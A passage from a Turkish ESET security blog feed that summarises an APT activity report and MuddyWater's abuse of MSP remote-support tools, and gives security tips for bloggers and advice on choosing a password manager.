3. SMS ve dolandırıcılık çağrıları almaktan korunmak için tek kullanımlık bir telefon numarası edinin.
4. Bir kez kullanıldıktan sonra kendini imha eden sanal, tek kullanımlık banka kartları kullanın.
5. Güçlü ve benzersiz bir parolanın yanı sıra iki faktörlü kimlik doğrulama için tek kullanımlık kodlar kullanın.
Çevrimiçi gizlilik konusunu hayatınızın normallerinden biri olarak benimsemek, güvenli bir dijital yaşam için gerekenleri yaptığınızdan emin olmanızı ve böylece daha rahat hissetmenizi sağlar. Genel olarak, doğrudan bağlantınız olmayan e-posta adresleri, telefon numaraları ve banka kartları kullanmak, dijital ayak izinizi küçültmek ve bir veri ihlali veya dolandırıcılık kurbanı olma riskini azaltmanın en iyi yoludur. Sonuçta, kullanıcılar olarak kötü amaçlı girişimleri önlemek için yapabileceğimiz birçok şey vardır; sizi diğer potansiyel risklerden ve saldırılardan koruyan dijital güvenlik yazılımı kullanmanız her zaman tavsiye edilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çevrimiçi Gizlilik, Gizlilik, Siber Güvenlik
---
### [ESET APT Faaliyet Raporu Q4 2022 – Q1 2023](https://antivirus.com.tr/eset-apt-faaliyet-raporu-q4-2022-q1-2023/)
**Published:** Mayıs 9, 2023
**Author:** ESET
**Excerpt:** Q4 2022 ve Q1 2023 aralığında ESET araştırmacıları tarafından gözlemlenen, araştırılan ve analiz edilen APT grupları hakkındaki raporumuza göz atın.
**Content:**
ESET Research Q4 2022 ve Q1 2023, bazı APT gruplarının faaliyetleri hakkında araştırma ve analizlere genel bakış.
ESET APT Faaliyet Raporu Q4 2022–Q1 2023, ESET araştırmacıları tarafından Ekim 2022’den Mart 2023 sonuna kadar izlenen, araştırılan ve analiz edilen belirli gelişmiş kalıcı tehdit (APT) gruplarının etkinliklerini özetliyor. Dikkatli okuyucular, raporun küçük bir bölümünün daha önce *[2022 Q3 APT Faaliyet Raporu](https://antivirus.com.tr/eset-apt-faaliyet-raporu-t3-2022/)*’ndaki bazı olaylardan da bahsettiğini fark edeceklerdir. Bu durum, 2022’nin 4. çeyreği ve 2023’ün 1. çeyreğini kapsayacak şekilde bu raporu altı ayda bir yayınlama kararımızdan kaynaklanıyor ve bir sonraki rapor 2023’ün 2. ve 3. çeyreğini kapsayacaktır.
Araştırma yapılan sürede, Çin bağlantılı birkaç tehdit aktörü, Ke3chang tarafından yeni bir Ketrican varyantı dağıtıldı ve Mustang Panda iki yeni arka kapı kullanmak gibi yöntemler ile Avrupa’daki kuruluşlara odaklandı.
MirrorFace, Japonyayı hedef aldı ve yeni kötü amaçlı yazılım dağıtım yaklaşımları uygularken, ChattyGoblin Operasyonu destek temsilcilerini hedef alarak Filipinler’deki bir kumar şirketini ele geçirdi. Hindistan’a bağlı gruplar SideWinder ve Donot Team, Güney Asya’daki hükumet kurumlarını hedef almaya devam ederken, SideWinder Çin’deki eğitim sektörünü hedef aldı ve Donot Team, kötü üne sahip yty çerçevesini geliştirmeye devam etti, ancak aynı zamanda piyasadaki Remcos RAT’ı da devreye aldı. Ayrıca Güney Asya’da çok sayıda Zimbra web postası kimlik avı girişimi tespit ettik.
Orta Doğu’da, İran bağlantılı MuddyWater grubu bu dönemde araçlarını kurbanlarına dağıtmak için SimpleHelp kullanmayı bıraktı ve PowerShell betiklerine geçti. İsrail’de OilRig, Mango olarak adlandırdığımız yeni bir özel arka kapı ve SC5k indiricisi kullanırken, POLONIUM değiştirilmiş bir CreepySnail kullandı.
ScarCruft, Andariel ve Kimsuky gibi Kuzey Kore bağlantılı gruplar, her zamanki araç setlerini kullanarak Güney Kore’deki ve Güney Kore bağlantılı şirketlere odaklanmaya devam etti. Lazarus, Boeing içeriğine sahip sahte bir iş teklifiyle Polonya’daki bir savunma şirketinin çalışanlarını hedeflemenin yanı sıra, Accenture içerikli bir yem kullanarak her zamanki hedeflerden farklı olarak Hindistan’daki bir veri yönetimi şirketine odaklandı. Ayrıca, kampanyalarından birinde kullandıkları bir Linux kötü amaçlı yazılımını da belirledik.
Rusya ile bağlantılı APT grupları özellikle Ukrayna ve AB ülkelerinde aktifti. Bu gruplar, silici yerleştiren Sandworm’un (SwiftSlicer olarak adlandırdığımız yeni bir tane daha) yanı sıra Gamaredon, Sednit ve hedefe yönelik kimlik avı e-postaları gönderen Dukes kullandı. Bunun bir örneğine Dukes’da olduğu gibi Brute Ratel olarak bilinen kırmızı bir ekip implantının uygulanmasında rastlıyoruz. Son olarak, daha önce bahsettiğimiz Zimbra e-posta platformunun özellikle Avrupa’da aktif bir grup olan Winter Vivern tarafından da suistimal edildiğini tespit ettik ve hedefe yönelik kimlik avı e-postaları ile Orta Asya ülkelerinin hükumet üyelerini hedef alan SturgeonPhisher grubunun faaliyetlerinde önemli bir azalma kaydettik. Bu tespitten sonra, grubun şu anda kendini yenilediğini düşünüyoruz.
ESET APT Etkinlik Raporu Q4 2022–Q1 2023’te açıklanan kötü amaçlı etkinlikler ESET ürünleri tarafından algılanır; paylaşılan istihbarat çoğunlukla tescilli ESET telemetrisine dayanır ve ESET Research tarafından doğrulanmıştır.
### Bu raporda açıklanan APT gruplarından etkilenen ülkeler, bölgeler ve sektörler:
#### H**edef ülkeler ve bölgeler:**
- Avustralya
- Bangladeş
- Bulgaristan
- Orta Asya
- Çin
- Mısır
- Avrupa
- Hong Kong
- Hindistan
- İsrail
- Japonya
- Namibya
- Nepal
- Pakistan
- Filipinler
- Polonya
- Suudi Arabistan
- Güney Kore
- Güneybatı Asya
- Sri Lanka
- Sudan
- Tayvan
- Ukrayna
- Birleşik Krallık
- Amerika Birleşik Devletleri
#### **Hedef iş kolları:**
- Veri yönetim şirketleri
- Savunma sanayi
- Diplomatlar
- Eğitim kurumları
- Enerji sektörü
- Finansal hizmetler
- Bahis şirketleri
- Hükumet organizasyonları
- Sağlık hizmetleri
- Konaklama
- Medya
- Araştırma enstitüleri
ESET APT Faaliyet Raporları, ESET APT Raporları PREMIUM müşterilerine sağlanan siber güvenlik istihbarat verilerinin yalnızca bir bölümünü içerir. Daha fazla bilgi için [*ESET Threat Intelligence*](https://www.eset.com/tr/business/services/threat-intelligence/?utm_source=welivesecurity.com&utm_medium=referral&utm_campaign=wls-research&utm_content=eset-apt-activity-report-t3-2022) web sitesini ziyaret edin.
ESET APT Faaliyet Raporu Q4 2022–Q1 2023
Raporu okuyun

*Önemli akımlar ve en yaygın tehditler ile ilgili düzenli güncellemeler için* [*Twitter’da ESET research*](https://twitter.com/ESETresearch)*’ü takip edin.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Araştırma, Rapor
---
### [MSP’ler için ortalığı karıştıran APT grupları](https://antivirus.com.tr/mspler-icin-ortaligi-karistiran-apt-gruplari/)
**Published:** Mayıs 4, 2023
**Author:** ESET
**Excerpt:** Yönetilen hizmet sağlayıcılar (MSP'ler) ve müşterilerinin karşı karşıya olduğu siber casusluk ve diğer büyüyen tehditler dünyasına hızlı bir bakış
**Content:**
*Yönetilen Hizmet Sağlayıcılar (MSP’ler) ve müşterilerinin karşı karşıya olduğu siber casusluk ve diğer büyüyen tehditler dünyasına hızlı bir bakış*
2022’nin 4. çeyreğinden itibaren ESET telemetrisi, İran İstihbarat ve Güvenlik Bakanlığı’na (MOIS) bağlı ve 2017’den beri aktif siber casusluk grubu olan MuddyWater tarafından yeni bir kampanyanın başlatıldığını gözlemledi. Grup (öncelikle) Orta Doğu, Asya, Afrika, Avrupa ve Kuzey Amerika’daki kurbanları hedef alarak telekomünikasyon şirketlerine, devlet kuruluşlarına, petrol, gaz ve enerji sektörlerine odaklanıyor.
MSP ile ilgilenen okuyucular için Ekim 2022 kampanyalarında öne çıkan konu, üç tanesi Mısır’da ve bir tanesi Suudi Arabistan’da olmak üzere dört kurbanın, yasal uzaktan erişim aracı (RAT) ve MSP’ler tarafından kullanılan uzaktan destek yazılımı SimpleHelp’in kötüye kullanılarak ele geçirilmesidir. Bu gelişme, MSP’ler için görünürlüğün önemine işaret ediyor. Yüzlerce ve hatta binlerce yazılım türünün devreye alınması konusunda; otomasyon kullanmak ve SOC ekiplerinin, müşteriyle iletişim halindeki güvenlik yöneticilerinin ve algılama ve yanıt süreçlerinin yeterli ve sürekli gelişmekte olduğundan emin olmak dışında başka seçenek yoktur.
## **Kötü adamlara iyi araçlar mı?**
ESET Research, kurbanın diskinde SimpleHelp bulduğunda, MuddyWater operatörlerinin kurbanın sistemini, Komuta ve Kontrol (C&C) sunucularına bağlamak için bir ters tünel olan Ligolo’yu kullandığını keşfetti. MuddyWater’ın MSP’nin araçlarına nasıl ve ne zaman sahip olduğu veya MSP’nin ortamına nasıl girdiği bilinmiyor. MSP’ye ulaştık.
Bu kampanya devam ederken, MuddyWater’ın SimpleHelp kullanması şimdiye kadar MuddyWater C&C sunucularını başarılı bir şekilde gizledi – Ligolo’yu SimpleHelp’ten başlatma komutları farkedilmedi. Ayrıca MuddyWater operatörlerinin MiniDump (bir lsass.exe aracı), CredNinja ve grubun parola aracı MKL64’ün yeni bir sürümünü de piyasaya sürdüğünü söyleyebiliriz.
Ekim 2022’nin sonlarında ESET, MuddyWater’ın Suudi Arabistan’daki aynı kurbana özel bir ters tünel açma aracı dağıttığını tespit etti. Amacı henüz belirlenmese de analiz devam ediyor ve gelişmeler özel APT Raporlarımızda takip edilebiliyor.
MuddyWater, kurbanların sistemlerine erişim sağlamak için Yerel Güvenlik Yetkilisi Alt Sistem Hizmeti’nden (LSASS) kimlik bilgileri almak üzere MiniDump kullanmanın ve CredNinja sızma testi aracından yararlanmanın yanı sıra, ConnectWise’ın popüler MSP araçlarını kullanmak gibi başka taktikler ve teknikler de kullanıyor.
Ayrıca ESET resimler, ses dosyaları, video klipler veya metin dosyaları gibi dijital ortamdaki verileri gizleyen steganografi benzeri grupla bağlantılı diğer teknikleri de izliyor. ClearSky Cyber Security tarafından, Lübnan ve Umman’daki MuddyWater Operasyonları ile ilgili 2018 yılında hazırlanan bir rapor bu kullanımı belgeliyor ve çeşitli sahte öz geçmişlerde (MyCV.doc) gizlenmiş kötü amaçlı yazılımlar için istenmeyen verileri paylaşıyor. ESET, gizli kötü amaçlı yazılımı, VBA/TrojanDownloader.Agent olarak algılıyor.
ClearSky raporunun yayınlanmasının üzerinden dört yıl geçti ve ESET algılamalarının hacmi 2021 D3 Tehdit Raporu’ndaki yedinci sırada (%3,4 ile) yer alırken, 2022 D3 Tehdit Raporu’nda en “son” sıraya (%1,8 ile) düştü. Ancak VBA/TrojanDownloader.Agent, ilk 10 kötü amaçlı yazılım algılama grafiğimizde yer almaya devam ediyor.
Şekil 1 ESET 2022 D3 Tehdit Raporunda VBATrojanDownloaderAgent Algılamaları
*\*Not – Yukarıdaki algılamalar, çeşitli kötü amaçlı yazılım ailelerini/komut dosyalarını yeniden gruplandırır. Bu nedenle, yukarıdaki VBA/TrojanDownloader.Agent truva atı yüzdesi, MuddyWater’ın bu kötü amaçlı yazılım türü kullanımına özel bir algılama değildir.*
VBA makro saldırıları, kötü amaçlarla hazırlanmış Microsoft Office dosyalarından yararlanır ve kullanıcıları (MSP çalışanları ve istemciler dahil) makroların yürütülmesini sağlamak için manipüle etmeye çalışır. Etkinleştirildiğinde, genellikle ekteki kötü amaçlı makro ek kötü amaçlı yazılımları indirir ve yürütür. Bu kötü amaçlı belgeler genellikle alıcıyla ilgili önemli bilgilerin gizlendiği e-posta ekleri şeklinde gönderilir.
## **MSP’ler ve kuruluşlar için eylem çağrısı**
Microsoft Word/Office 365/Outlook gibi önde gelen verimlilik araçlarını yapılandıran MSP Yöneticileri, yönettikleri ağlarda tehdit riski taşıyan tehdit vektörleri üzerinde kontrol sahibidir. Aynı zamanda, SOC ekip üyeleri, MuddyWater gibi APT’lerin veya suç gruplarının müşterilerinin veya kendilerinin sistemine erişmek için steganografi benzeri tekniklerden yararlanma ihtimalini belirlemek üzere iyi yapılandırılmış EDR/XDR araçlarına sahip olabilir veya olmayabilir.
MSP’ler, hizmet sağlamak için hem güvenilir ağ bağlantısına hem de müşteri sistemlerine ayrıcalıklı erişime ihtiyaç duyar; bu, çok sayıda müşteri için risk ve sorumluluk aldıkları anlamına gelir. Daha da önemlisi, ayrıca müşteriler seçtikleri MSP’nin etkinliğinden ve ortamından riskleri devralabilir. Bu durum ortaya çıkan tehditlerin, çalışanların riskli davranışlarının ve istenmeyen uygulamaların kazançlarını veya itibarlarını riske atmasını önlemek için, XDR’nin hem kendi ortamlarına hem de müşteri uç noktalarına, cihazlarına ve ağlarına görünürlük sağlama konusunda önemli bir araç olduğunu gösteriyor. XDR araçlarının MSP’ler tarafından doğru çalıştırılması, istemciler tarafından kendilerine verilen ayrıcalıklı erişim için belirli bir güvenlik katmanı sağlama konusunda aktif rollerini de gösteriyor.
Kendini kanıtlamış MSP’ler XDR’yi yönettiklerinde, müşterilerinin hem fiziksel hem de dijital tedarik zincirlerindeki konumundan yararlanmaya çalışan APT grupları da dahil olmak üzere çeşitli tehditlere karşı koymak için çok daha iyi bir konumdadır. Savunucu olarak, SOC ekipleri ve MSP yöneticileri, dahili görünürlüğü ve müşteri ağlarının görünürlüğünü koruyarak iki taraflı sorumluluk taşıyorlar. Müşteriler, MSP’lerinin güvenlik pozisyonu hakkında bilgi sahibi olmalı ve sağlayıcıların verdiği taviz kendilerinden verilmiş olmasın diye, karşılaştıkları tehditleri anlamalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, MSP, Siber Güvenlik, Yönetilen Hizmet Sağlayıcılar
---
### [Önce güvenlik: Blog yazarları için 5 siber güvenlik ipucu](https://antivirus.com.tr/once-guvenlik-blog-yazarlari-icin-5-siber-guvenlik-ipucu/)
**Published:** Nisan 17, 2023
**Author:** ESET
**Excerpt:** Bir blog yazarının en büyük korkusu, konu bulmakta zorlanmaktır. Ancak, ilerlemenizi ve başarınızı engelleyecek tek tehdit bu değildir.
**Content:**
*Bir blog yazarının en büyük korkusu, konu bulmakta zorlanmaktır. Ancak, ilerlemenizi ve başarınızı engelleyecek tek tehdit bu değildir. Blogunuzu (ve geçim kaynağınızı) çevrimiçi tehlikelerden korumak için yeterli önlemler alıyor musunuz?*
Fikirlerine katılmasak bile, yazarlar ve blog yazarları içinde yaşadığımız toplumun bir parçasıdır. Düşündüğümüzden farklı konularda yazabilir ve farklı görüşleri savunabilirler. Ancak, bir yazarın hayatının kolay olmadığını da biliyoruz.
Bu zorluk, yeni ve ilgi çekici içerik oluşturmanın sürekli özveri istemesi ve ‘sadece’ yazmaktan çok öte bir beceri gerektirmesi değildir. Özellikle çevrimiçi dünyada, yazarların sunduğu bazı fikirler veya konular önemsenmeyebilir veya belirli gruplara veya kişilere uygun gelmeyebilir.
Başka bir deyişle, muhtemelen kendi cihazlarınızı kullanıyorsunuz ve birçok konuyla kendi başınıza mücadele ediyorsunuz, özellikle dijital güvenlik söz konusu olduğunda. Toplumun ve çalışma ortamının yanı sıra, aile ve kişisel emniyet ve güvenliğimizin hafife alınmaması gerektiği bilinen bir gerçektir. Haberler ve görüşler, anında ve hızla çevrimiçi dolaşıma girerek yayıldığı için, her blog yazarının veya haber yazarının internet güvenliği bilgisine sahip olması gerekir.
Günde ortalama olarak, her 39 saniyede bir 30.000 web sitesi saldırıya uğruyor. Yalnızca 2021’de 22 milyar veri ihlal edildi ve başarılı ihlallerin %95’i insan hatasından veya bir kişinin siber güvenlik gereksinimlerini önemsememesinden kaynaklanıyor.
Ve kötü adamların yalnızca ünlü blogların peşinde olduğunu (yıllar önce Google’ın resmi blogunun bilgisayar korsanlarının eline geçtiğini düşünün) ve böyle bir şeyin sıradan bir serbest blog yazarının veya yazarın başına gelmeyeceğini düşünmek hata olur.
Peki, ne yapabilirsiniz? Bu yazıda, bir blog yazarı olarak güvenliğinizi korumak için yapacaklarınızdan bahsediyorum. Yapılacaklar:
### 1. **Güvenli hesap bilgileri kullanın**
Şaşırtıcı olsa da günümüzde parola güvenliği halen yeteri kadar önemsenmiyor, halen insanlar saniyeler içinde kırılabilen aynı zayıf parolaları kullanma eğiliminde; bu nedenle, parolalar konusuna önem vermek şarttır. En azından daha uzun bir parola veya on dört karakter uzunluğunda değişken bir parola kullanmayı düşünün. Daha iyisi, tüm parolalarınızı oluşturabilen ve güvenli bir şekilde saklayabilen bir parola yöneticisi kullanın.
### 2. **İki faktörlü (2FA) doğrulama kullanın**
Sayfanızın veya girişlerinizin güvenliğini artırmanın en iyi yolu, hesabınıza ikinci bir kimlik doğrulama katmanı eklemektir. İdeal olarak, SMS kimlik doğrulama kodlarının dışında (giderek daha fazla tehdit altındalar) ve Microsoft Authenticator, Google Authenticator veya Authy gibi doğrulanmış bir uygulama, özel bir CMS eklentisi veya kod üreterek ek güvenlik sağlayan bir platform kullanın.
### 3. **Sanal özel ağ (VPN) kurun**
Çoğu blog yazarı evden veya başka bir yerden çalışıyor (evet, kafeler yaratıcılığı artırır), ancak halka açık Wi-Fi ağlarına bağlanmak önemli bir güvenlik riski oluşturabilir. Bir bilgisayar korsanı “sniffer” programı kullanarak açık bir ağda gönderilen ve alınan tüm verileri rahatlıkla izleyebilir. Çalıştığınız her şey, hatta blogunuzun oturum açma bilgileri bile bilgisayar korsanının ekranında görünebilir ve bunun sonucunda hesap ve kimlik hırsızlığıyla karşı karşıya kalabilirsiniz.
Bir sanal özel ağ (VPN) ile cihazlarınız güvenli bir dış sunucuya bağlanır ve veri paketleriniz şifreli bir tünelden geçer. Şifreleme, blogunuzun bilgilerini tüm ağlarda korur. Farklı bir sunucu kullandığınız için IP adresiniz maskelenir ve takip edilmeniz daha zor olur.
Kendinizi devlet sansürü veya gözetimi ile karşı karşıya bile bulabilirsiniz, bu durumda Tor anonim ağı kullanarak blog yazabilirsiniz. \[Son zamanlarda VPN’ler ve Tor arasındaki farkları inceledik.\]
### 4. **CMS ve eklentilerinizin güncel olmasını sağlayın**
Ghost, Drupal, WordPress, Joomla veya başka bir CMS size yeni bir sürümün mevcut olduğunu söylediğinde, bunu dikkate alın. CMS ve eklenti geliştiricileri, güvenlik açıklarını ve ortaya çıkan diğer sorunlarına yama yapmak için sürekli çalışıyor. Bu nedenle, mümkün olduğunca kısa sürede güncellemek, kötü amaçlı kişileri blogunuzdan veya web sitenizden uzaklaştırmak için en güncel güvenlik önlemlerini kullanmanızı sağlar. Benzer şekilde, güvenli olmayan web sitelerinden veya ana makinelerden gelenler kötü amaçlı yazılım içerebileceğinden, eklentilerinizi yalnızca doğrulanmış kaynaklardan indirmelisiniz.
### 5. **Güvenlik sertifikası (HTTPS) kullanın**
Bir başka ipucu da siteniz ve sitenizi ziyaret edenler arasında şifreleme yoluyla hareket ederek verileri koruyan bir TSL (Aktarım Katmanı Güvenliği) veya SSL (Güvenli Yuva Katmanı) sertifikası kullanmaktır. Söz konusu veriler, bülteniniz için e-postaları, satın almalar (veya abonelikler, Patreon vb.) için kredi kartı numaraları ve şifreleri içerebilir. Web sitenizde böyle bir sertifikaya sahip olmak, söz konusu trafiği korur ve Google’da daha fazla görünürlük sağlar, bu nedenle daha güvenli olmanın yanı sıra trafiğinizi de artırabilir.
Sertifika almak için barındırma hizmeti veren sağlayıcınızla görüşün. Sertifikalar genellikle barındırma planlarının bir parçası olarak gelir, ancak bazıları gelmeyebilir. Web sitenizde halihazırda yüklü bir TLS/SSL sertifikası olup olmadığını görmek için web tarayıcınızın adres çubuğuna gidin ve URL’nin yanında küçük bir asma kilit olup olmadığına bakın.
**Daha fazlası da var!**
Blogunuz ve kişisel bilgisayarınızda daha kesin bir güvenlik sağlamak için atmanız gereken birkaç adım daha var. Sizi çevrimiçi sayısız tehdide karşı korumanın yanı sıra diğer bazı temel kişisel siber güvenlik uygulamalarını öğrenmek için uzun bir yol var, ancak ilk adım sektör tarafından tanınan **güvenlik yazılımını** kullanmaktır.
En önemlisi, ister ayrı bir sürücüde (USB/HDD/SSD) ister çevrimiçi olarak, bilinen bir bulut sağlayıcı kullanarak çalışmalarınızı yedekleyin. Böylece istenmeyen durumlarda, yıllardır emek verdiğiniz çalışmalarınızı kaybetmezsiniz ve portföyünüze sürekli erişim sağlarsınız.
İpuçlarımızın, blog yazılarınız üzerinde daha önce olduğu gibi sizi ve işinizi koruyan bir güvenlik ağı sağlayarak çalışmanıza devam etmenize yardımı olacağını umuyoruz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Blog
---
### [Parola yöneticisi alırken dikkat edilmesi gereken 10 nokta](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)
**Published:** Nisan 11, 2023
**Author:** ESET
**Excerpt:** Zamanla ortaya çıkan birçok yeni teknoloji, parola kullanmaya son vereceğini vaat ediyor. Ancak bugüne kadar hiçbiri bu konuda başarılı olamadı.
**Content:**
Zamanla ortaya çıkan birçok yeni teknoloji, parola kullanmaya son vereceğini vaat ediyor. Ancak bugüne kadar hiçbiri bu konuda başarılı olamadı. Bu durum, birçok kullanıcıyı bir sorunla karşı karşıya bırakıyor. Parolalar potansiyel güvenlik riskidir ve parolaların korudukları bilgiyi düşününce bu riskin büyüklüğü anlaşılır. Mesajlaşma, sosyal medya, akış ve taksi çağırma hesaplarınız dahil, daha bir çok bilgi. Ayrıca çoğu kişi, en önemli çevrimiçi hesaplarında bile iki faktörlü kimlik doğrulama kullanmıyor.
Sonuç olarak, bilgisayar korsanları bu kimlik bilgilerini ele geçirdiğinde çok sayıda kişisel veriye ve finansal bilgilere ulaşabilir. İnsanların hesap giriş bilgilerinin yer aldığı oldukça büyük bir karaborsa ticareti bulunuyor.
Parola yöneticileri sayesinde, statik parolaların yetersiz kaldığı ve çoğumuzun bunları güvensiz şekilde kullanmasıyla olumsuz sonuçların çıkmasının üstesinden gelebiliriz. Ancak tüm uygulamalar aynı değildir. Önemli olan doğru özellik kombinasyonuna sahip güvenilir bir satıcı bulmaktır.
## Güçlü parolalar neden önemlidir
Parolalar neden bir güvenlik riskidir? Çünkü bir çok şekilde suistimal edilebilirler. Parolalar şu şekillerde suistimal edilebilir:
- Büyük ölçekli veri sızıntıları sonucunda iş yaptığınız şirketlerden çalınabilir
- Sosyal medya şirketi, banka, yayın sağlayıcı gibi kuruluşların kimliğine bürünen dolandırıcılar yoluyla sizden kimlik avı yoluyla ele geçirebilir.
- Yaygın olarak kullanılan kimlik bilgilerinin kombinasyonlarını deneyen “kaba kuvvet” yazılımı ile otomatik olarak tahmin edilebilir. Son araştırmalar, “parola” kelimesinin en popüler oturum açma olduğunu ve bunu “123456” parolasının takip ettiğini ortaya koydu. İlk 10 parolanın çoğu bir saniye içinde kırılabilir
Parolalar bir kez çalındıktan sonra karanlık ağda alınıp satılır ve burada genellikle kullanıcı adlarıyla birlikte büyük rağbet görür. 2022’de yayınlanan bir rapor bu kombinasyonların 24 milyarının siber suç pazarlarında dolaştığını ortaya çıkardı. Bu, 2020’ye göre yüzde 65’lik bir artış demektir. Çoğu zaman bilgisayar korsanları, aynı parolaların diğer web sitelerinde ve uygulamalarda yeniden kullanılıp kullanılmadığını görmek için çalınan bu oturum açma bilgilerini kimlik bilgileri doldurma araçlarına aktarır. Bu sayede başka hesaplara da erişim sağlayabilirler.
Tüm bunlar, web sitelerimizde, uygulamalarımızda ve çevrimiçi hesaplarımızda benzersiz, güçlü parolalar kullanmamızı her zamankinden daha önemli hale getiriyor. Parola yöneticisi kullanmak, bunu yapmanın en doğru yoludur.
## Bir parola yöneticisi ile ilgili dikkat etmeniz gerekenler
Parola yöneticileri, tüm parolalarınızı güvenli bir yerde saklamak için tasarlanmış uygulamalardır. Buradaki fikir, yazılımın sizden yalnızca tek bir ana parola istemesidir. Tüm hatırlamanız gereken budur. Tüm siteler için uzun benzersiz parolaların oluşturulması ve bu parolaların otomatik olarak doldurulması da dahil olmak üzere her şey uygulama tarafından otomatik olarak işlenir.
Ancak piyasada farklı seçenekler var. Arama seçeneklerini daraltmanıza yardımcı olacak birkaç özellik aşağıda verilmiştir:
- **Güçlü şifreleme ile korunan parola kasaları**. Bu, parola yönetimi sağlayıcısı saldırıya uğrasa bile tehdit aktörlerinin müşterilerinin kimlik bilgilerini çalamayacağı anlamına gelir. AES 256 bit şifreleme sektör standardıdır.
- Her parola için uzun, karmaşık ve rastgele sayı, harf ve sembol dizileri önermek üzere tasarlanmış **güçlü bir parola oluşturucu**. Bu, bir bilgisayar korsanının parolanızı ele geçirmek için kaba kuvvet uygulamayacağı anlamına gelir. Çıkan parolaları görmek için ESET’in kendi parola oluşturucusunu deneyin.
- **Çoklu platform ve çoklu tarayıcı desteği.** Parola yöneticileri, tercihiniz olan web siteleri ve uygulamalardaki parolalarınızı hatırladıkları takdirde kullanışlıdır. Eğer istediğiniz siteleri desteklemiyorsa, yine eskisi gibi hatırlaması kolay kimlik bilgilerini kullanmak zorunda kalabilirsiniz. Benzer şekilde, parola yöneticisinin tarayıcılardan ve diğer parola yöneticilerinden kimlik bilgilerini içe aktarabilmesi, kullanılabilirliğini büyük ölçüde artıracaktır.
- **Otomatik doldurma/otomatik oturum açma.** Parola yöneticisinin en önemli özelliklerinden biri, siz ana parolayı girdikten sonra her hesaba atanan güçlü, karmaşık parolayı otomatik olarak doldurabilmesidir.Bunu sağlayamazsa, kullanıcı deneyimi olumsuz etkilenir.
- **Uzaktan oturum kapatma.** Uzaktan hesap oturumunuzu kapatmanıza, tarama geçmişini ve çerezleri temizlemenize ve açık sekmeleri uzaktan kapatmanıza olanak tanıyarak güvenliği ve gizliliği artırır.
- **İki faktörlü kimlik doğrulama (2FA) ile entegrasyon.** Parola yöneticileri önemli olmakla birlikte, kimlik ve erişim yönetimi için altın standart 2FA’dır; bu durumda parolaya ek olarak yüz taraması veya tek seferlik parola gibi ikinci bir “faktör” gerekir. Google Authenticator gibi popüler üçüncü taraf 2FA uygulamalarıyla entegre olan bir parola yöneticisi, deneyimi kolaylaştırmaya yardımcı olacaktır.
- **Ana parola için sıfırlama özelliği.** Bir ana parolaya sahip olmak harikadır. Ama ya bu parolayı unutursanız? Sıfırlama işlevi yoksa, tüm parolalarınız açamayacağınız bir dijital kasada kilitlenir.
- **Güvenilir bir satıcı.** Bu, araştırmanızı yaparken aklınızdan çıkarmamanız gereken bir özelliktir. Parola yönetim şirketinin kendisi ihlal edildiğinde tüm parolalarınız açığa çıkabilir, bu nedenle güvenlik konusunda şirketin iyi bir geçmişe sahip olduğundan emin olmalısınız. Yakın zamanda popüler bir sağlayıcı, müşterilerin şifreli parolalarını açığa çıkaran ve kullanıcıların geçiş yapması için çağrılara yol açan büyük bir güvenlik olayı yaşadı.
- **Güvenlik raporları**, tüm zayıf parolalarınızı tek bir yerde görüntüleyerek parola güvenliğini sürekli olarak geliştirmenize yardımcı olabilir.
- **Yerel olarak mı, yoksa bulutta mı saklamak?** Bu sorunun yanıtı zordur, kendi koşullarınızı düşünmenizi gerektirir. Yerel kasa depolaması çoğu durumda size genellikle daha iyi kontrol ve güvenlik sağlar, ancak cihazlar çalınabilir, kaybolabilir veya saldırıya uğrayabilir ve sabit diskler arızalanabilir. Merkezi, bulut tabanlı bir seçenek daha uygun olabilir, ancak hizmet sağlayıcınıza güvenmenizi gerektiren bazı olumsuz yanları da vardır. Üçüncü bir seçenek daha vardır – yerel bir veritabanı kullanan ancak güvendiğiniz büyük bir bulut sağlayıcısındaki bulut hesabınızda saklanan bir kasa. Sonuç olarak, parolalarınızın güvenliği, güçlü şifrelemeye (1. nokta) ve siber güvenlik duruşuna bağlıdır.
Parola yöneticilerinin -veya aslında parolaların- kısıtlamalarını hatırlamak önemlidir. Parola, tek bir savunma hattını temsil eder ve suçlulardan korunmak için yeterli olmayabilir. Sonuç olarak (ve en önemlisi) – parolalarınızı 2FA ile birleştirin, böylece bilgisayar korsanlarını uzak tutmak için çok daha fazla şansınız olur.
İlgili makaleler:
[Dijital bahar temizliği: Sosyal medya ve parolalar](https://antivirus.com.tr/dijital-bahar-temizligi-sosyal-medya-ve-parolalar/)
[Kaba kuvvet saldırısı: Hiçbir parola güçlü değildir!](https://antivirus.com.tr/kaba-kuvvet-saldirisi-hicbir-parola-guclu-degildir/)
